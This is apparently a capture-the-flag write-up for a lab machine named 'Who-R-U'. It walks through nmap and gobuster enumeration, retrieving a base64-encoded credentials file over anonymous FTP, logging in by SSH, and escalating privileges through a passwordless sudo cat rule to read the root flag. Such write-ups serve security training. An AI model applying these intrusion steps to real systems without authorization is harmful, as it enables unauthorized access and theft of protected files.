Who-R-U


By PaddyAZ

Enumeration

First I enumerated the attack surface with nmap.

```
└─$ nmap -sC -sV target.thm
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 18:18 MST
Nmap scan report for target.thm (10.10.171.28)
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.13.8.238
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp            21 Apr 10 17:10 creds.txt
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 44eeddb540f5612d801eff5f11d92bd0 (RSA)
|   256 61b1058fc8fd42e0e5bf903e9f1dd49d (ECDSA)
|_  256 cecfadc4648a723f3212a487413085b1 (ED25519)
80/tcp open  http    nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Who-R-U?
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Check port 80 via browser



Hello,

Nothing to see here. Move along...

And check the source



Someone named j something...

Check for other files and directories using gobuster

```
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories-lowercase.txt -t 25 -e -u http://target.thm/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://target.thm/
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2023/04/10 18:27:00 Starting gobuster in directory enumeration mode
===============================================================
Progress: 26584 / 26585 (100.00%)
```

```
=================================================================
2023/04/10 18:29:58 Finished
=================================================================
```

Found nothing...

We have anonymous access via ftp

```
└─$ ftp anonymous@target.thm
Connected to target.thm.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
229 Entering Extended Passive Mode (|||34850|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Apr 10 17:10 .
drwxr-xr-x    2 ftp      ftp          4096 Apr 10 17:10 ..
-rw-r--r--    1 ftp      ftp            21 Apr 10 17:10 creds.txt
226 Directory send OK.
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||18570|)
150 Opening BINARY mode data connection for creds.txt (21 bytes).
100% |
*****************************************************************|
21       53.54 KiB/s    00:00 ETA
226 Transfer complete.
21 bytes received in 00:00 (0.12 KiB/s)
ftp> by
221 Goodbye.
```

I downloaded the creds file found there

```
└─$ cat creds.txt
<REDACTED>ByZAo=
```

Decoded the contents of the file

```
└─$ base64 -d creds.txt
john:<REDACTED>
```

Foothold

We can now access as john via ssh

```
└─$ ssh john@target.thm
Warning: Permanently added 'target.thm' (ED25519) to the list of known hosts.
john@target.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
```

```
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

448 packages can be updated.
389 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 10 18:21:09 2023 from 10.13.8.238
```

Check for and get contents of user flag

```
john@who-r-u:~$ ls -l
total 4
-r-xr--r-- 1 john john 25 Apr 10 17:10 user.txt
john@who-r-u:~$ cat user.txt
<REDACTED>
```

Privilege Escalation

Checking sudo capabilities

```
john@who-r-u:~$ sudo -l
Matching Defaults entries for john on who-r-u.myguest.virtualbox.org:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User john may run the following commands on who-r-u.myguest.virtualbox.org:
    (ALL) NOPASSWD: /bin/cat
```

Check GTFOBins to see if that can be exploited to our benefit.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

based on the way the first flag was named I took a stab at it:

```
john@who-r-u:~$ sudo cat /root/root.txt
<REDACTED>
```